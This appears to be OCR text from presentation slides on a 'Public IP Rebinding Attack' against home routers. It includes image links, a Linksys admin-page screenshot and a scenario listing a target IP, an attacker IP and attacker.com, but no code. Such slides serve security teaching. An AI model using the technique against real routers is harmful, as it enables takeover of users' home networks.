
Weak End System Model




Weak End System Model



Traffic Capture




End Result


File Edit View History Bookmarks Tools Help
http://2.3.5.8/
Proxy: None
Apply
Edit
Remove
Add
Status: Using None
Preferences
LINKSYS
A Division of Cisco Systems, Inc.
Setup
Setup
Wireless
Basic Setup
DDNS
Internet Setup

Public IP Rebinding Attack


Target IP:	2.3.5.8
Attacker IP:	1.4.1.4
Attacker Domain:	attacker.com

2.3.5.8




1.4.1.4


Public IP Rebinding Attack




Public IP Rebinding Attack




Public IP Rebinding Attack




Public IP Rebinding Attack



Public IP Rebinding Attack

